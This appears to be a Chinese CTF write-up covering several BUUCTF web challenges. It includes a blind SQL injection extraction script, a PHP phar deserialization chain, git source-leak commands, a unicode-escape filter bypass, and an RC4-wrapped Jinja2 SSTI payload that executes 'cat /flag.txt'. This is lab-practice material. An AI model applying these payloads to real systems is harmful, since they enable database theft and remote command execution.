
亿周CTF 8

清理缓存
BUU
[GYCTF2020]Ezsqli
涉及一个>的盲注知识点,简单贴下脚本好了
import requests
import time
url = 'http://386ceb21-555e-4aeb-b3d0-fd0d1c592b5f.node4.buuoj.cn:81/index.php'
# give_grandpa_pa_pa_pa

payload_flag = '1^((select 1,\'{}\')>(select * from f1ag_1s_h3r3_hhhhh))'
flag = ''
for i in range(1, 100):
    time.sleep(0.3)#这里要sleep一下,不然太快了会乱码,本人测试后0.3正好能出结果
    low = 32
    high = 128
    mid = (low + high) // 2
    while (low < high):
        k = flag + chr(mid)
        payload = payload_flag.format(k)
        data = {"id": payload}
        print(payload)
        r = requests.post(url=url, data=data)
        if 'Nu1L' in r.text:
            low = mid + 1
        else:
            high = mid

        mid = (low + high) // 2

    # if mid == 33:
    #     break
    flag += chr(mid - 1)
    print(flag.lower())  # 因为出来的flag是大写,这边全部转为小写

print(flag.lower())
[SWPUCTF 2018]SimplePHP
phar反序列化。
/file.php?file=可以把各个文件读出来,class.php有反序列化的漏洞点,highlight_file用来触发phar的反序列化。
结题步骤如下:
�
生成phar文件,修改后缀名为.jpg
<?php
class C1e4r
{
    public $test;
    public $str;
    public function __construct()
    {
        $this->str = new Show();
    }
    public function __destruct()
    {
        $this->test = $this->str;
        echo $this->test;
    }
}

class Show
{
    public $source;
    public $str;
    public function __construct()
    {
        $this->str = array('str' => new Test());
    }
}
class Test
{
    public $file;
    public $params;
    public function __construct()
    {
        $this->params = array('source' => '/var/www/html/f1ag.php');
    }

}
try {
    @unlink("phar.phar");
    $phar = new Phar("phar.phar"); //后缀名必须为phar
    $phar->startBuffering();
    $phar->setStub("<?php __HALT_COMPILER(); ?>"); //设置stub
    $o = new C1e4r();
    $phar->setMetadata($o); //将自定义的meta-data存入manifest
    $phar->addFromString("test.txt", "test"); //添加要压缩的文件
    //签名自动计算
    $phar->stopBuffering();
} catch (Exception $e) {
    // 捕获并打印任何异常
    echo "Error: " . $e->getMessage();
}
上传文件,可以在upload/下查看

phar反序列化

[网鼎杯 2018]Comment
git源码泄露+二次注入
git log --all
git reset --hard e5b2a2443c2b6d395d06960123142bc91123148c
多行sql语句,用/**/注释
[HarekazeCTF2019]encode_and_encode
<?php
error_reporting(0);

if (isset($_GET['source'])) {
  show_source(__FILE__);
  exit();
}

function is_valid($str) {
  // ......
}

$body = file_get_contents('php://input');
$json = json_decode($body, true);

// ......
知识点:json_decode会自动解码unicode
举个例子

简单的脚本
def unicode_to_ascii(unicode_str):
    return unicode_str.encode('utf-8').decode('unicode_escape')

def ascii_to_unicode(ascii_str):
    return ''.join(f'\\u{ord(c):04x}' for c in ascii_str)

def main():
    choice = input("1. Unicode to ASCII\n2. ASCII to Unicode\nChoose (1/2): ")

    if choice == '1':
        unicode_str = input("Enter Unicode string (e.g., '\\u0070\\u0068\\u0070'): ")
        print("ASCII Result:", unicode_to_ascii(unicode_str))

    elif choice == '2':
        ascii_str = input("Enter ASCII string: ")
        print("Unicode Result:", ascii_to_unicode(ascii_str))

    else:
        print("Invalid choice!")

if __name__ == "__main__":
    main()
使用php://filter读文件


[CISCN2019 华东南赛区]Double Secret
根据题目提示访问/secret,再带上secret参数/secret?secret=111111111111。结果报错了,在这个debug页面可以看到部分源码

对secret的内容RC4解码后(密钥也给了)用模版进行了渲染,这里用safe() 函数标记deS字符串为“安全”,这意味着 Flask 的模板引擎不会对这个字符串进行 HTML 转义处理。
SSTI注入,只需要知道RC4的加密怎么写就行,脚本参考:https://blog.csdn.net/nicesa/article/details/107428983
import base64
from urllib.parse import quote


def rc4_main(key = "init_key", message = "init_message"):
    # print("RC4加密主函数")
    s_box = rc4_init_sbox(key)
    crypt = str(rc4_excrypt(message, s_box))
    return  crypt


def rc4_init_sbox(key):
    s_box = list(range(256))
    # print("原来的 s 盒:%s" % s_box)
    j = 0
    for i in range(256):
        j = (j + s_box[i] + ord(key[i % len(key)])) % 256
        s_box[i], s_box[j] = s_box[j], s_box[i]
    # print("混乱后的 s 盒:%s"% s_box)
    return s_box


def rc4_excrypt(plain, box):
    # print("调用加密程序成功。")
    res = []
    i = j = 0
    for s in plain:
        i = (i + 1) % 256
        j = (j + box[i]) % 256
        box[i], box[j] = box[j], box[i]
        t = (box[i] + box[j]) % 256
        k = box[t]
        res.append(chr(ord(s) ^ k))
    cipher = "".join(res)
    print("加密后的字符串是:%s" % quote(cipher))
    return (str(base64.b64encode(cipher.encode('utf-8')), 'utf-8'))


plain = "{{''.__class__.__base__.__base__.__subclasses__()[239]('cat /flag.txt',shell=True,stdout=-1).communicate()[0].strip()}}"
rc4_main("HereIsTreasure", plain)